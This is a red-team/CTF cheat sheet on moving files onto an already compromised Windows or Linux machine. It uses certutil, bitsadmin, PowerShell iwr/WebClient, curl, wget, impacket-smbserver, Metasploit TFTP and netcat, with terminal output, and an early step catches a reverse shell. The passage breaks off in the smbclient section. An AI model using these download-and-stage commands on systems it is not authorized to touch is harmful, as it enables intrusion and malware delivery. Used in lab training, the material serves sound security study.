



# FILE TRANSFER CHEATSHEET WINDOWS & LINUX

---

# Table of Contents

Abstract	3
Windows File Transfer	4
IWR (Invoke-Web Request)	5
Certutil	7
Bitsadmin	9
Curl	9
Wget	10
PowerShell	12
SMB-Server	12
Impacket-smbserver	12
TFTP	16
FTP	18
Linux File Transfer	19
HTTP	20
PHP Web-server	20
Apache	21
Curl	23
Wget	23
Netcat	23
SCP	24
SMB-client	25
Meterpreter	26
FTP	26
Conclusion	28
References	28
About Us	29

## Abstract


While performing penetration testing, you come to a stage where you have already compromised the victim system and are looking for the correct protocols which you can use after exploitation to transfer files from the **Attacker's machine** into the **Victim's machine**. File transfer is considered to be one of the most important steps involved in **Post Exploitation**. So, today in this article we are going to highlight the several techniques which can be used by the pentester to transfer files to the victim machine( Windows and Linux Machine).

This cheat sheet on File transferring is widely focused on the one's performing Red teaming and Penetration testing and also among the others while solving the CTF's in the security field. So let us see the requirements to transfer the file in the Victim Machine.

# Windows File Transfer

## Requirements

- **Attacker Machine:** Kali Linux
- **Victim Machine:** Windows
- **File to transfer:** Putty.exe



## IWR (Invoke-Web Request)

### Attacker Machine:

Let us go to the local directory from where you are going to upload the file into the victim machine. Python command runs with “SimpleHTTPServer” on port 80 instantaneously creates and starts the web-server to access and transfer the files in the current working directory it is opened in. This is one of the simplest methods to transfer files.

```
python -m SimpleHTTPServer 80
```

```
(root@kali)-[~/Downloads]
# cd test

(root@kali)-[~/Downloads/test]
# ls
putty.exe

(root@kali)-[~/Downloads/test]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

### Victim Machine:

Open a new tab on the terminal in Kali. As we have already exploited the victim machine, let's use Netcat to receive the incoming connection from the attacker machine. Once that is done, let's execute the PowerShell command on the victim machine to download the file from the attacker machine in the given output directory. On checking the Temp directory, you can see the putty.exe which has been transferred.

```
nc -lvp 4444
powershell.exe -command iwr -Uri
http://192.168.1.2/putty.exe -OutFile C:\Temp\putty.exe "
dir
```

Note: iwr stands for Invoke-Web Request which is a part of the Microsoft PowerShell utility.



```

(root@kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.17: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.17] 49838
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\user\Downloads>cd c:\Temp
cd c:\Temp

c:\Temp>powershell.exe -command iwr -Uri http://192.168.1.2/putty.exe -OutFile C:\Temp\putty.exe "
powershell.exe -command iwr -Uri http://192.168.1.2/putty.exe -OutFile C:\Temp\putty.exe "

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  09:48 AM    <DIR>          .
02/23/2021  09:48 AM    <DIR>          ..
02/20/2021  02:03 PM                300,171 PrivescCheck.ps1
02/23/2021  09:48 AM            1,096,080 putty.exe
                2 File(s)      1,396,251 bytes
                2 Dir(s)  39,355,572,224 bytes free

```

There are times where you want to make use of shortened commands. Therefore, in place of -Outfile, we will make use of -o to mention the output path as shown below. You can see that by using this command, you can download the putty.exe file from the attacker machine.

```

powershell.exe iwr -uri 192.168.1.2/putty.exe -o
C:\Temp\putty.exe

```

```

c:\Temp>powershell.exe iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
powershell.exe iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  09:50 AM    <DIR>          .
02/23/2021  09:50 AM    <DIR>          ..
02/23/2021  09:50 AM            1,096,080 putty.exe
                1 File(s)      1,096,080 bytes
                2 Dir(s)  39,357,542,400 bytes free

```

There is another method to use the same command in the shortest way possible. So Here you need to **run PowerShell** in the victim machine and enter the command as shown in the image below.

```
powershell
iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
dir
```

```
c:\Temp>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Temp> iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
PS C:\Temp> dir
dir

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a                2/23/2021   9:51 AM        1096080 putty.exe

PS C:\Temp>
```

## Certutil

The purpose of the certutil was originally for certificate and CA management, but can also be used for file transfer.

### Attacker Machine:

We can use the same **SimpleHTTP Server** on **port 80** on the attacker machine to send the file from that directory.

### Victim Machine:

Make use of the following command to download the file from the attacker machine. For the command, you have mentioned the **ip-address/file** "and then the output file name. The **-f** in the command generally forces overwrite.



```
certutil -urlcache -f http://192.168.1.2/putty.exe  
putty.exe
```

```
c:\Temp>certutil -urlcache -f http://192.168.1.2/putty.exe putty.exe  
certutil -urlcache -f http://192.168.1.2/putty.exe putty.exe  
**** Online ****  
CertUtil: -URLCache command completed successfully.  
  
c:\Temp>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is C23C-F876  
  
Directory of c:\Temp  
  
02/23/2021 10:08 AM <DIR> .  
02/23/2021 10:08 AM <DIR> ..  
02/23/2021 10:08 AM 1,096,080 putty.exe  
1 File(s) 1,096,080 bytes  
2 Dir(s) 38,815,772,672 bytes free
```

The same command can be used with an additional **-split** which splits to embedded ASN.1 elements and then saves to files.

```
certutil -urlcache -split -f http://192.168.1.2/putty.exe  
putty.exe
```

```
c:\Temp>certutil -urlcache -split -f http://192.168.1.2/putty.exe putty.exe  
certutil -urlcache -split -f http://192.168.1.2/putty.exe putty.exe  
**** Online ****  
000000 ...  
10b990  
CertUtil: -URLCache command completed successfully.  
  
c:\Temp>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is C23C-F876  
  
Directory of c:\Temp  
  
02/23/2021 10:11 AM <DIR> .  
02/23/2021 10:11 AM <DIR> ..  
02/23/2021 10:11 AM 1,096,080 putty.exe  
1 File(s) 1,096,080 bytes  
2 Dir(s) 38,815,326,208 bytes free
```




# Bitsadmin

## Victim Machine:

The **/transfer** in bitsadmin is one of the simplest ways to download the file from the attacker machine. At first, we need to define the Display Name of the transfer. Here we name it as job. After defining the name, now put the path of the file to download i.e., putty.exe at the attacker machine. In the end, enter the name of the file to download and the output path which we have named as putty.exe.

```
bitsadmin /transfer job
https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe
C:\Temp\putty.exe
```



```
c:\Temp>bitsadmin /transfer job https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe C:\Temp\putty.exe
bitsadmin /transfer job https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe C:\Temp\putty.exe

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Transfer complete.

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  10:28 AM  <DIR>          .
02/23/2021  10:28 AM  <DIR>          ..
06/21/2020  09:59 AM           1,179,024 putty.exe
               1 File(s)          1,179,024 bytes
               2 Dir(s)  38,817,112,064 bytes free
```

# Curl

Curl is a Linux command-line tool that is used for sharing data from one server to the other which is now also available on Windows cmd.

## Attacker Machine:

We can use the same **SimpleHTTP Server** on **port 80** on the attacker machine to send the file from that directory.

## Victim Machine:

On the victim machine, run the following command to download the file from the attacker machine.

```
curl http://192.168.1.2/putty.exe -o putty.exe
dir
```

```
c:\Temp>curl http://192.168.1.2/putty.exe -o putty.exe
curl http://192.168.1.2/putty.exe -o putty.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 1070k  100 1070k    0     0  1070k      0  0:00:01 --:--:--  0:00:01 65.3M

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  11:06 AM    <DIR>          .
02/23/2021  11:06 AM    <DIR>          ..
02/23/2021  11:06 AM                1,096,080 putty.exe
               1 File(s)                1,096,080 bytes
               2 Dir(s)  38,731,927,552 bytes free
```

## Wget

Its job is to retrieve content from the available web servers. We will now download a file from the attacker machine using PowerShell in the victim machine.

### Attacker Machine:

Run the **SimpleHTTP Server** on **port 80** on the attacker machine to send the file from that directory.

### Victim Machine:

Open **Powershell** on the windows machine and run the following command. Mention the path to download the file from and then give the output path to save the file putty.exe.

```
powershell
wget http://192.168.1.2/putty.exe -OutFile putty.exe
dir
```

```

c:\Temp>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Temp> wget http://192.168.1.2/putty.exe -OutFile putty.exe
wget http://192.168.1.2/putty.exe -OutFile putty.exe

PS C:\Temp> dir
dir

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a                2/23/2021  11:16 AM       1096080 putty.exe

PS C:\Temp>

```

You can use the same command differently by making use of PowerShell in the command itself.

```
powershell.exe wget http://192.168.1.2/putty.exe -OutFile putty.exe
```

```

c:\Temp>powershell.exe wget http://192.168.1.2/putty.exe -OutFile putty.exe
powershell.exe wget http://192.168.1.2/putty.exe -OutFile putty.exe

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  11:18 AM    <DIR>          .
02/23/2021  11:18 AM    <DIR>          ..
02/23/2021  11:18 AM       1,096,080 putty.exe
               1 File(s)      1,096,080 bytes
               2 Dir(s)  38,731,014,144 bytes free

```

## PowerShell

You have a command to access shell in the windows which you can use for downloading any web server file. Execute the given below command in the **Powershell** of the victim machine as an administrator.

```
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://192.168.1.2/putty.exe', 'putty.exe')
```



The screenshot shows a PowerShell terminal window. The first command executed is `powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://192.168.1.2/putty.exe', 'putty.exe')`, which successfully downloads the file. The prompt then changes to `PS C:\Temp>`. The second command is `dir`, which lists the contents of the current directory. The output shows a table with columns: Mode, LastWriteTime, Length, and Name. The file `putty.exe` is listed with a length of 1096080 bytes. A red arrow points to the `putty.exe` file name in the table.

```
PS C:\Temp> powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://192.168.1.2/putty.exe', 'putty.exe')
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://192.168.1.2/putty.exe', 'putty.exe')
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Temp> dir
dir

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a                2/23/2021  11:27 AM         1096080 putty.exe

PS C:\Temp>
```


## SMB-Server

**SMB** is a protocol meant for communication to provide shared access to files, ports etc on a network. Let us see how we can use it to transfer file from the attacker machine to the victim machine.

### Impacket-smbserver

#### Attacker Machine:

On the attacker, the machine goes to the directory from which the file is to be transferred. Then let's make use of **Impacket-smbserver** to share this file from the local machine. The significance of the share here is that it converts the file's long path into a single share directory. The same impacket command can be run in two ways. We will see each of them, on after the other.



**Note:** Impacket provides low-level programming access to some packets for certain protocols in the network.

In the command below we share the file from the directory but instead of mentioning the entire path, we write **pwd** which means the present working directory.

```
impacket-smbserver share $(pwd) -smb2support
```

```
(root@kali)-[~/Downloads/test]
# ls
putty.exe

(root@kali)-[~/Downloads/test]
# impacket-smbserver share $(pwd) -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

When it comes to using the command differently, the only variance is that we mention the current directory in the command as shown in the image below.

```
impacket-smbserver share /root/Downloads/test -smb2support
```

```
(root@kali)-[~/Downloads/test]
# impacket-smbserver share /root/Downloads/test -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

### Victim Machine:

On the victim machine, to download the file from the attacker machine lets make use of the copy command.

```
copy \\192.168.1.2\share\putty.exe
dir
```

```

c:\Temp>copy \\192.168.1.2\share\putty.exe
copy \\192.168.1.2\share\putty.exe
1 file(s) copied.

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  09:56 AM    <DIR>          .
02/23/2021  09:56 AM    <DIR>          ..
02/23/2021  09:55 AM             1,096,080 putty.exe
               1 File(s)             1,096,080 bytes
               2 Dir(s)  39,355,576,320 bytes free

c:\Temp>

```

You can also make use of the net use command to connect to the shared folder. Then use the copy command to download the file from the attacker machine. You can now see putty.exe in the victim system.

```

net use \\192.168.1.2\share
net use
copy \\192.168.1.2\share\putty.exe
dir

```

```

c:\Temp>net use \\192.168.1.2\share
net use \\192.168.1.2\share
The command completed successfully.

c:\Temp>net use
net use
New connections will be remembered.

Status          Local          Remote          Netv
-----
OK              \\192.168.1.2\share  Micro
The command completed successfully.

c:\Temp>copy \\192.168.1.2\share\putty.exe
copy \\192.168.1.2\share\putty.exe
1 file(s) copied.

c:\Temp>dir
dir

```

Note: In case the attacker is using a different Operating system where Impacket is not installed by default, then one can use the following method by manually installing Impacket smb-server from github.



### Attacker Machine:

Now on the attacker machine go to the directory from which the file is to be transferred.

```
(root@kali)-[~/test]
# cd /root/test
(root@kali)-[~/test]
# ls
putty.exe
```

Note: The steps to install impacket have been in this article in detail.

<https://www.hackingarticles.in/impacket-guide-smb-msrpc/>

```
python3 smbserver.py share /root/test -smb2support
```

```
(root@kali)-[~/impacket/examples]
# python3 smbserver.py share /root/test -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

### Victim Machine

On the victim machine, to download the file from the attacker machine let's make use of the copy command. You can see the putty.exe in the victim system.



```
copy \\192.168.1.2\share\putty.exe
dir
```

```
c:\Temp>copy \\192.168.1.2\share\putty.exe
copy \\192.168.1.2\share\putty.exe
1 file(s) copied.

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  10:02 AM    <DIR>          .
02/23/2021  10:02 AM    <DIR>          ..
02/23/2021  10:01 AM             1,096,080 putty.exe
               1 File(s)              1,096,080 bytes
               2 Dir(s)  39,016,079,360 bytes free
```

## TFTP

The TFTP service is used to read and write the files from the remote connection, which functions on port 69 by setting up a UDP connection.

### Attacker Machine:

On the attacker machine, let's create a directory and a file with the name file.txt.

```
(root@kali)-[~]
# mkdir jeenali

(root@kali)-[~]
# cd jeenali

(root@kali)-[~/jeenali]
# echo "Join Ignite Technologies" > file.txt
```

Now, let's open Metasploit and use the existing TFTP module to share files. Here you need to enter the attacker machine's IP address and also the path of the directory to download the file from and exploit.

```
msf6 > use auxiliary/server/tftp
msf6 auxiliary(server/tftp) > set srvhost 192.168.1.2
srvhost => 192.168.1.2
msf6 auxiliary(server/tftp) > set tftproot /root/jeenali
tftproot => /root/jeenali
msf6 auxiliary(server/tftp) > exploit
[*] Auxiliary module running as background job 0.

[*] Starting TFTP server on 192.168.1.2:69 ...
[*] Files will be served from /root/jeenali
[*] Uploaded files will be saved in /tmp
```

### Victim Machine:

On the victim machine, to download the file from the attacker machine let's make use of the TFTP command. You can now see the putty.exe in the victim system.

```
tftp -i 192.168.1.2 GET file.txt
```

```
c:\Temp>tftp -i 192.168.1.2 GET file.txt
tftp -i 192.168.1.2 GET file.txt
Transfer successful: 25 bytes in 1 second(s), 25 bytes/s

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/26/2021  08:23 AM    <DIR>          .
02/26/2021  08:23 AM    <DIR>          .
02/26/2021  08:23 AM                25 file.txt
                   1 File(s)                25 bytes
                   2 Dir(s)  35,481,755,648 bytes free

c:\Temp>type file.txt
type file.txt
Join Ignite Technologies
```

## FTP

FTP stands for File Transfer Protocol whose job is to share file across the systems. Using FTP you can download the file in the windows system of the victim by putting the correct username and password as shown below. You can use the get command if there two files present to download the required file.

```
ftp 192.168.1.5
get file.txt
dir
```

```
c:\Temp>ftp 192.168.1.5
ftp 192.168.1.5
Log in with USER and PASS first.
User (192.168.1.5:(none)): jeenali
Password: 123

ls
file.txt
putty.exe
get file.txt
bye

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/27/2021  11:48 AM    <DIR>        .
02/27/2021  11:48 AM    <DIR>        ..
02/27/2021  11:48 AM                26 file.txt
                                26 bytes
                1 File(s)
                2 Dir(s)  36,011,941,888 bytes free

c:\Temp>
```

# Linux File Transfer

## HTTP

It has been one of the most favourable methods for file transfer. Let's see the various ways we can use HTTP to transfer files.

### PHP Web-server

#### Attacker Machine:

The PHP command is used to start the HTTP listener for file sharing, by going to the directory where the file is and executing it.


```
php -S 0.0.0.0:8080
```

```
(root@kali)-[~/test]
# php -S 0.0.0.0:8080
[Fri Feb 26 11:51:12 2021] PHP 7.4.15 Development Server
[Fri Feb 26 11:52:49 2021] 192.168.1.3:53143 Accepted
```

#### Victim Machine:

On the victim machine's web browser you need to mention the IP address of the attacker with its port number and the name of the file to download it from the attacker machine.

```
192.168.1.6:8080/putty.exe
```



## Apache

### Attacker Machine:

The Apache Service should be activated in your machine before transferring file through web directories and then move any file into the HTML directory to share it. Then restart the apache service.


```
cp putty.exe /var/www/html  
service apache2 restart
```

```
(root@kali)-[~/Downloads/test]  
# cp putty.exe /var/www/html  
  
(root@kali)-[~/Downloads/test]  
# service apache2 restart
```

### Victim Machine:

On the victim machine's web browser you need to mention the IP address of the attacker and the name of the file to download it from the attacker machine.

```
192.168.1.6/putty.exe
```



## Simple HTTP Server

### Attacker Machine:

Let us go to the local directory from where you are going to upload the file into the victim machine. Python command runs with “SimpleHTTPServer” on port 8000 instantaneously creates and starts the web-server to access and transfer the files in the current working directory it is opened in. This is one of the simplest methods to transfer files.

```
python -m SimpleHTTPServer
```

```
(root@kali)-[~/Downloads/test]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


If you have a higher version of Python you can also use the command as shown in the image below.

```
python3 -m http.server 8000
```

```
(root@kali)-[~/jeenali]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

### Victim Machine:

On the victim machine’s web browser you need to mention the IP address of the attacker and the port number to list the contents of the directory to download the file from the attacker machine.





## Curl

This is a command-line tool that is used for transferring data. It is also used for downloading the data from the attacker machine.

### Victim Machine:

Now execute the following command to download the file to the victim machine.

```
curl -O http://192.168.1.6/putty.exe
```

```
(root@kali)-[~]
# curl -O http://192.168.1.6/putty.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload   Total   Spent    Left   Speed
100 1070k  100 1070k    0     0   522M      0  --:--:-- --:--:-- --:--:--  522M
```

## Wget

It is also a Linux command-line tool that is used for downloading the file from the attacker's machine.

### Victim Machine:

Now execute the following command to download the file to the victim machine.

```
wget 192.168.1.6/putty.exe
```

```
(root@kali)-[~]
# wget 192.168.1.6/putty.exe
--2021-02-27 12:58:00-- http://192.168.1.6/putty.exe
Connecting to 192.168.1.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1096080 (1.0M) [application/x-msdos-program]
Saving to: 'putty.exe'

putty.exe                                     100%[=====]
2021-02-27 12:58:00 (537 MB/s) - 'putty.exe' saved [1096080/1096080]
```

## Netcat

Netcat is known as the Swiss knife which is used for multiple purposes therefore, we are going to use it in file transfer.

### Attacker Machine:

Use the following command for downloading the file from the attacker machine:

```
nc -lvp 5555 > file.txt
```

```
(root@kali)-[~]  
# nc -lvp 5555 > file.txt  
listening on [any] 5555 ...
```

### Victim Machine:

Now on the victim machine run the following command to download the file.

```
nc 192.168.1.6 5555 < file.txt
```

```
root@ubuntu:~# nc 192.168.1.6 5555 < file.txt
```

You can now download the file to read its contents.

```
(root@kali)-[~]  
# cat file.txt  
Join Ignite Technologies
```

## SCP

SCP stands for Secure copy protocol which is meant for securely transferring files between the local host and a remote host. It is based on the SSH protocol.

### Attacker Machine:

Here we have created a new file file.txt then transfer this file to a remote machine with help of the following command.

```
scp file.txt kali@192.168.1.6:/tmp
```

```
root@ubuntu:~# ls  
file.txt snap  
root@ubuntu:~# scp file.txt kali@192.168.1.6:/tmp  
kali@192.168.1.6's password:  
file.txt
```

### Victim Machine:

In the victim machine, go to the /tmp directory and use the cat command to read the contents of the file.

```
(root@ kali)-[~/jeenali]
# cd /tmp

(root@ kali)-[/tmp]
# cat file.txt
Join Ignite Technologies
```

## SMB-client

### Attacker Machine:

The smbclient service can be used for accessing the shared folder of the smb server. Let us execute the command given below for accessing the shared folder of the server.

### Victim Machine:

Then let's check the file in the shared directory. We can download it using the get command and read its contents using the cat command.

```
smbclient -L 192.168.1.21 -U raj%123
smbclient //192.168.1.21/share -U raj%123
```

```
(root@ kali)-[~]
# smbclient -L 192.168.1.21 -U raj%123

      Sharename      Type      Comment
      ──────────      ───      ─────────
      ADMIN$         Disk      Remote Admin
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
      share          Disk
      Users          Disk
SMB1 disabled -- no workgroup available

(root@ kali)-[~]
# smbclient //192.168.1.21/share -U raj%123
Try "help" to get a list of possible commands.
smb: \> ls

.                D          0   Sat Feb 27 14:07:42 2021
..              D          0   Sat Feb 27 14:07:42 2021
